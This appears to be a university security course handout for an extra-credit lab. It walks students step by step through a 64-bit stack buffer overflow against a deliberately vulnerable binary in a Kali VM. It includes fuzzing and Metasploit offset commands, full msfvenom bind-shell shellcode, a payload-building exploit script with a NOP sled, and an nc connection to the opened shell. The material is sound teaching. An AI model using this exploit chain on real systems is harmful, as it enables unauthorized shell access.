

# Project 1 - Part 2.5 :

## x86\_64 Bit Buffer Overflow

### (2% Extra Credit)

#### Learning Goals of this Project:

In this project you will learn a new method of exploitation for buffer-related attacks on a different ISA (Instruction Set Architecture) than Project 1's i386 32-bit architecture. The method used in this project relies on return-oriented programming, since a function's return flow differs on this architecture. By the end of this project you will have learned some automated tools to exploit and perform reconnaissance, generate payloads, and connect to a shell from a new terminal over a network connection.

#### The final deliverables:

An image format screenshot (png jpeg,gif etc, no name requirement but something like your\_gtid.jpeg would be a good idea) showing a successful exploit with **ALL NECESSARY TERMINALS IN ONE SCREENSHOT**

- this includes running python <YOUR\_GT\_USERNAME>\_exploit.py | ./bof so we can verify that you performed the necessary steps correctly. YOUR\_GT\_USERNAME is something like nclaflin3, not your long 9 digit numeric ID

**SEE STEP 9 FOR EXACTLY WHAT WE WANT**

- any image format is okay, jpeg/png/gif/etc

Submit to Canvas, no Gradescope required for this project

#### Tools Needed :

- Use the latest version of [VirtualBox](#) (any 6.x.x version!)
- Download the VM (This is the same VM used in Part 2. No need to download again.)
  - [VM Download](#)
  - SHA256 Checksum:  
20dbc08724bef87999891b0998f9934e65addc1b511866498155efddf8dee83b
- GDB command [cheat sheet](#)

#### Submission:

**Late Work NOT BE ACCEPTED, this is extra credit and no late submissions will be entertained**


#### Virtual Machine:

- VM Name: cs6035\_project1\_vm
- User Name: kali
- Password: kali

## Step 1 - Project Tasks:

If you already have the Project 1 VM downloaded, then run the 'welcome' command from a terminal, select option 2, and enter the password. **The password is in the assignment page in Canvas.**

Otherwise, when you first load up the VM you will be greeted by this message:



Select option 2 and enter the password.

All relevant files should be downloaded

**If, for any reason the files are not downloaded to the 64\_bit\_overflow directory, run these two curl commands**

```
$ curl -L -o bof.c
"https://drive.google.com/uc?export=download&id=1SiMbUzcm5334ctJrNjSNXjngxMGfCijv"
```

```
$ curl -L -o exploit.py
"https://drive.google.com/uc?export=download&id=1ExJ6iciTJ-uoB64XZlZqkmjdhV6Y4IBt"
```

After the files are downloaded you will need to compile the code to be able to proceed with launching this attack (you can compile with -g if you want to but it is not necessary)

```
$ gcc bof.c -o bof -fno-stack-protector -z execstack
```

## THEN DISABLE ASLR

- This should be the same as you did in Project 1

## Step 2: Fuzz input

[Fuzzing](#) is a technique used commonly to find programming errors, security holes, or other software issues by inputting massive amounts of random data through a function or program. You can use this technique to pinpoint errors in things like range/bounds checking, and proper error handling for unexpected inputs.

We will give you an easy command to generate the first stage ‘fuzzer’ which will be output/redirected with the symbol ‘>’ into a file called step\_2

Figuring out the necessary size to fuzz will be your first exercise, which will be the number of “A” characters that will be printed into step\_2 file. You can try randomly setting a number if you’re lazy or you can begin by analyzing the source code (bof.c), or debugging the binary (bof) with GDB. Replace the <YOUR NUMBER HERE> text (including the L/R bracket characters) with your calculated number.

Next you will need to run GDB to analyze the binary, and run the code with your fuzzed file.

**NOTE:** if you didn’t get a segmentation fault after running w/ the step\_2 fuzz, you selected an incorrect value and need to try again.

After the segmentation fault you need to analyze the buffer you’ve overflowed. This can be done many ways but your goal here is to analyze the address space between the start of the buffer, and the location of the Return Address. This will be important! Make a note of the beginning of the buffer, and find the location of the Return Address. This will be necessary when creating your [NOP sled/slide](#) later in this project.

```
python -c 'print "A"*<YOUR NUMBER HERE>' > step_2

gdb bof
(gdb) r < step_2
...
(gdb) x/100x $rsp-700
```

```

0x7fffffffdd2c: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffffdd3c: 0x00000000  0x00000000  0x00000000  0xf7ffe180
0x7fffffffdd4c: 0x00007fff  0x00000001  0x00000000  0x555551a3
0x7fffffffdd5c: 0x00005555  0x41414141  0x41414141  0x41414141
0x7fffffffdd6c: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffdd7c: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffdd8c: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffdd9c: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffddac: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffddbc: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffddcc: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffdddc: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffddec: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffddfc: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffde0c: 0x41414141  0x41414141  0x41414141  0x41414141

```

### Step 3 - Fuzz part 2 (pattern\_create.rb)

We will use Metasploit's pattern create script for our next fuzzing step. Pattern\_create.rb makes a (you guessed it) pattern of a specified Byte size, of non-repeating patterns that will be useful for our next step in performing this exploit.

Knowing how a function's stack-frame works, we should know the relative distance from the buffer and the return address. This is important to note because when the function returns from its call, it will pop off the Return Address from the stack into RIP, and the program will continue execution at that stage.

However, because we are overflowing this code and will hit a Segmentation Fault, we will not be able to see what location RIP was referencing when the Return Address was popped off of the stack, so we will need to analyze the location [immediately before the return address](#). If you understand the direction the stack grows in, you should be able to infer the last possible location that is between the Return Address and the end of our buffer

Same as before, run the binary in GDB, then feed in the step\_3 input. Once you get to the Segmentation Fault, analyze the value stored in that register (understanding which register is left as an exercise to the reader)

```

$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000 > step_3

$ gdb bof
(gdb) r < step_3
Program received signal SIGSEGV, Segmentation fault.
0x00005555555551a9 in foo () at bof_demo.c:12
12      }
(gdb) <COMMAND TO SHOW VALUE AT SPECIFIC LOCATION>
0x4134754133754132: Cannot access memory at address 0x4134754133754132

```

## Step 4 - Figure out Padding (pattern\_offset.rb)

Take the value that you got from step 3 and then use pattern\_offset to figure out what location that pattern exists!

- This will give us our Byte Offset from the start of buffer, to the location immediately before the Return address
- The next step is to take that value, then add the remaining static offset to the *actual* location of the Return Address (think in terms of a 64 bit architecture, and what the distance in BYTES would be)

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <value that was in step_3 register>
```

```
Quit anyway? (y or n) y
(kali㉿kali)-[~/p1_1]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x4134754133754132
[*] Exact match at offset 608
```

## Step 5 - Verify padding w/ final Fuzz stage

Now that we have the offset, we can target the Return Address directly using our last fuzzing technique.

Remember that when a function returns, in a 64 bit system, the return address is popped off of the stack into RIP, and execution resumes at that point. Knowing this, we can test our assumptions about the proper buffer/fuzzing spacing to verify that we have all the right information in order to actually redirect our buffer to shellcode.

Easiest way to verify this is to take the distance we found for the offset from Buffer to the Return address (step 4), fill our fuzz with that much data, followed by a “mock” address. This address **will still fault**, but that fault will indirectly confirm our padding is right, and that we are successfully overriding the **exact** amount of our buffer.

The base fuzzing command will be the same as in step 2, with the amount of “A” characters changing to the Buffer->Return Address offset, and then some recognizable address following it, which needs to be byte encoded in [little-endian](#) (Page 9) to look something like this:

`"\xef\xbe\xad\xde\xff\xff\xff\xff"`

which translates to

`0xffffffffdeadbeef`

```
$ python -c 'print "A"<pattern_offset value + 8> + "<some recognizable address>"' > step_5
$ gdb bof
(gdb) r < step_5
```

And we should end up with a segmentation fault at that recognizable address

This means that we properly overflowed RIP and redirected return to wherever we want!

```
RSP 0x7fffffff70 → 0x5555555510a (reg)
RIP 0xffffffffdeadbeef
Invalid address 0xffffffffdeadbeef
```

## Step 6 - Create the shellcode (msfvenom)

Now we will make a payload using some of Metasploit's built-in offensive payloads with the tool [MSFVENOM](#).

For this project we are going to create shellcode that will start a TCP listener on a random port. Once a TCP connection is made to that port, a reverse shell will open, providing the proof of concept that we injected our shellcode and introduced an open unprotected shell to anyone on the network to connect to

(This might take a minute, be patient)

```
$ msfvenom -p linux/x64/shell_bind_tcp_random_port -b '\00' -f python
```

**Copy all the lines starting with buf = and buf += for step 7**

```
(kali@kali)-[~/newp1]
$ msfvenom -p linux/x64/shell_bind_tcp_random_port -b '\00' -f python 130 x
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No badchars present in payload, skipping automatic encoding
No encoder specified, outputting raw payload
Payload size: 51 bytes
Final size of python file: 259 bytes
buf = b""
buf += b"\x6a\x29\x58\x99\x6a\x01\x5e\x6a\x02\x5f\x0f\x05\x97"
buf += b"\xb0\x32\x0f\x05\x96\xb0\x2b\x0f\x05\x97\x96\xff\xce"
buf += b"\x6a\x21\x58\x0f\x05\x75\xf7\x52\x48\xbf\x2f\x2f\x62"
buf += b"\x69\x6e\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x0f\x05"

(kali@kali)-[~/newp1]
$
```

## Step 7 - Create the payload

This step involves coding-by-numbers to fill in the gaps based on what we have collected in the previous steps. This program will formulate the payload that we will inject into the binary, and if done correctly will result in a successful ROP Buffer Overflow Exploit!

Your final requirement is to determine the **nop\_sled** size (how many 0x90 commands you print) based on the [reading previously linked](#) and determine what memory addresses your **sled\_addr** needs to be.

It is important and very helpful to note the ordering of the payload we are constructing.

- We are Constructing a payload of
  - NOP\_SLED (bunch of 0x90 instructions that help us hit our payload)
  - Buf - code from msfvenom
  - Remaining padding to hit return address
  - Address that will be popped into the return and point to our NOP sled

**\*\*Note: Make a copy of exploit.py and name it <Your GTID>\_exploit.py. Make your changes to this new file.\*\***

Replace any text starting/ending with **< and >** with your values from previous steps as indicated in the file

```
File Actions Edit View Help
from struct import pack

buffer_length_to_return = <LENGTH YOU FOUND FROM STEP 4>

nop_sled = "\x90"*<YOUR JOB TO FIGURE OUT>

#NOTE: this is in regular hex format, i.e. 0xffffdeadbeef
sled_addr = <ADDRESS YOU SAVED FROM STEP 2>

<BUFFER CODE FROM STEP 6>

padding = "A"*(buffer_length_to_return - len(nop_sled) - len(buf))
payload = nop_sled + buf + padding + pack("<Q", sled_addr)

print payload
```



## Step 8 Pt. 1 - Inject the payload

If working properly, this will appear to be hung, because it is waiting for a connection to be established, if you don't receive any errors move on to step 8

```
python <Your GTID>_exploit.py | ./bof
```

```
(kali㉿kali)-[~/Desktop/64_bit_overflow]
$ python nclaflin3_exploit.py | ./bof
Feed Me A Stray String:
█
```

## Step 8 Pt. 2 - Find the port

In a new terminal, run:


```
$ sudo netstat -ntlp
```

You should see an output similar to this, however the port number is randomized every time

```
(kali㉿kali)-[~]
$ sudo netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:41677            0.0.0.0:*               LISTEN      2689/./bof
```

## Step 9 - Complete the attack by making a TCP connection on the port w/ 'nc'

Submit a screenshot to Canvas named GT\_USER\_ID\_exploit.(png/jpeg/bmp/etc) (in image format, no document required) that looks exactly like this with your GTID\_exploit.py showing in screenshot along with showing the randomized port number



```
kali@kali: ~/Desktop/64_bit_overflow
File Actions Edit View Help

(kali@kali)-[~/Desktop/64_bit_overflow]
$ python nclaflin3_exploit.py | ./bof
Feed Me A Stray String:

```

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sudo netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
tcp      0      0 0.0.0.0:55763

```

```
(kali@kali)-[~]
$ pwd
/home/kali

```

```
(kali@kali)-[~]
$ echo $$ $0
1512 /usr/bin/zsh

```

```
(kali@kali)-[~]
$ nc 0.0.0.0 55763
echo $$ $0
1686
pwd
/home/kali/Desktop/64_bit_overflow

```